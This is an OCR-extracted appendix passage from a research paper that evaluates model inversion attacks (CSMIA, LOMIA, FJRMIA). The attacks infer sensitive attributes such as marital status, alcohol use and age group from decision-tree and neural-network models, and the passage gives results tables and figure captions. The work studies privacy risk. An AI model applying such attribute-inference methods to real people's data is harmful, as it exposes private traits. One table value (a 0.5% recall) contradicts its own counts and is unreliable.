
and alcohol sensitive attributes is 331x(4+2)=1986.

A.3 CSMIA Results With Partial Knowledge of Non-sensitive Attributes

Excluding the sensitive attribute ('marital status') and the output of the target model ('income'), we first consider each of the remaining (non-sensitive) attributes to be unknown to the adversary once at a time, i.e., denoting those as x_2. Figure 13 shows the performance of CSMIA on the DT target model trained on the Adult dataset when some of the non-sensitive attributes are unknown to the adversary. The x-axis shows the non-sensitive attributes that are unknown along with the number of queries to the target model. The attributes are sorted (from left to right) according to their *importance* in the model, a parameter computed by BigML. We also present the original results (i.e., when *none* of the non-sensitive attributes is unknown to the adversary) to compare how the partial knowledge of the target individual's non-sensitive attributes impacts our attacks' performances. As demonstrated in Figure 13, we observe that the performance of our attack does not deteriorate and remains almost the same when some of the non-sensitive attributes are unknown to the adversary, independent of the importance of the attributes in the target model. We observe only slightly lower precision and slightly higher recall when the 'capital-loss' attribute is unknown to the adversary. We also perform experiments where a combination of non-sensitive attributes are unknown to the adversary– 'occupation and capital-gain' (combined importance 37.8%), 'occupation and hours-per-week' (combined importance 33.3%), and 'occupation and capital-loss' (combined importance 30.4%). As demonstrated in Figure 13, our attack does not show any significant deterioration. Due to the combinatorial complexity of our CSMIA partial knowledge attack and increasing number of target model queries, we limit the number of unknown non-sensitive attributes to two for these experiments.


Table 15: Inferring the sensitive attribute alcohol (alcohol=yes 80.3% marginal prior), attack performances against the DT target model trained on FiveThirtyEight dataset (adversary also estimates the age-group sensitive attribute).

Attack Strategy	TP	TN	FP	FN	Precision	Recall	Accuracy	F1 score	G-mean	MCC
FJRMIA [18]	256	5	60	10	81.01%	96.24%	78.85%	87.97%	27.21%	7.51%
CSMIA	151	34	31	115	82.97%	56.77%	55.89%	67.41%	54.49%	7.25%
LOMIA	192	19	46	74	80.67%	72.18%	63.75%	76.19%	45.93%	1.25%



(a) (b)

Figure 11: (a) GSS dataset attributes' importance in the LOMIA attack model trained against the DT target model. (b) LOMIA performance against the DT model trained on GSS dataset when 1-9 non-sensitive attributes (NSA) are unknown (u) to the adversary in the following order: divorce, race, religion, sex, education, age, year, number-of-children, and porn-law.



(a) (b)

Figure 12: (a) GSS dataset attributes' importance in the LOMIA attack model trained against the DNN target model. (b) LOMIA performance against the DNN model trained on GSS dataset when 1-9 non-sensitive attributes (NSA) are unknown (u) to the adversary in the following order: divorce, year, sex, age, number-of-children, race, religion, porn-law, and education.




Figure 13: CSMIA performance against the DT model trained on Adult dataset when some of the other (non-sensitive) attributes of a target individual are also unknown to the adversary.

Table 16: Attacks against DT target model trained on FiveThirtyEight dataset to infer multivalued age-group sensitive attribute (along with inferring binary sensitive attribute alcohol)

(a) Attack confusion matrix of FJRMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	0	64	0	6	70	0%
30-44	0	88	0	5	93	94.62%
45-60	0	84	0	2	86	0%
>60	0	77	0	5	82	6.1%
Total	0	313	0	18	331	Avg. recall 25.18%
Precision	0%	28.12%	0%	27.78%	Avg. precision 13.97%	Accuracy 28.1%

(b) Attack confusion matrix of CSMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	35	12	7	16	70	0.5%
30-44	14	52	12	15	93	55.91%
45-60	16	14	36	20	86	41.86%
>60	16	24	17	25	82	30.49%
Total	81	102	72	76	331	Avg. recall 44.57%
Precision	43.21%	50.98%	50%	32.89%	Avg. precision 44.27%	Accuracy 44.71%

(c) Attack confusion matrix of LOMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	33	23	13	1	70	47.14%
30-44	24	48	15	6	93	51.61%
45-60	19	29	33	5	86	38.37%
>60	21	34	15	12	82	14.63%
Total	97	134	76	24	331	Avg. recall 37.94%
Precision	34.02%	35.82%	43.42%	50%	Avg. precision 40.82%	Accuracy 38.07%

(d) Attack confusion matrix of LOMIA (Case 1)

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	15	1	0	0	16	93.75%
30-44	0	18	0	1	19	94.74%
45-60	1	0	16	2	19	84.21%
>60	1	1	0	6	8	75%
Total	17	20	16	9	62	Avg. recall 86.92%
Precision	88.24%	90%	100%	66.67%	Avg. precision 86.23%	Accuracy 88.71%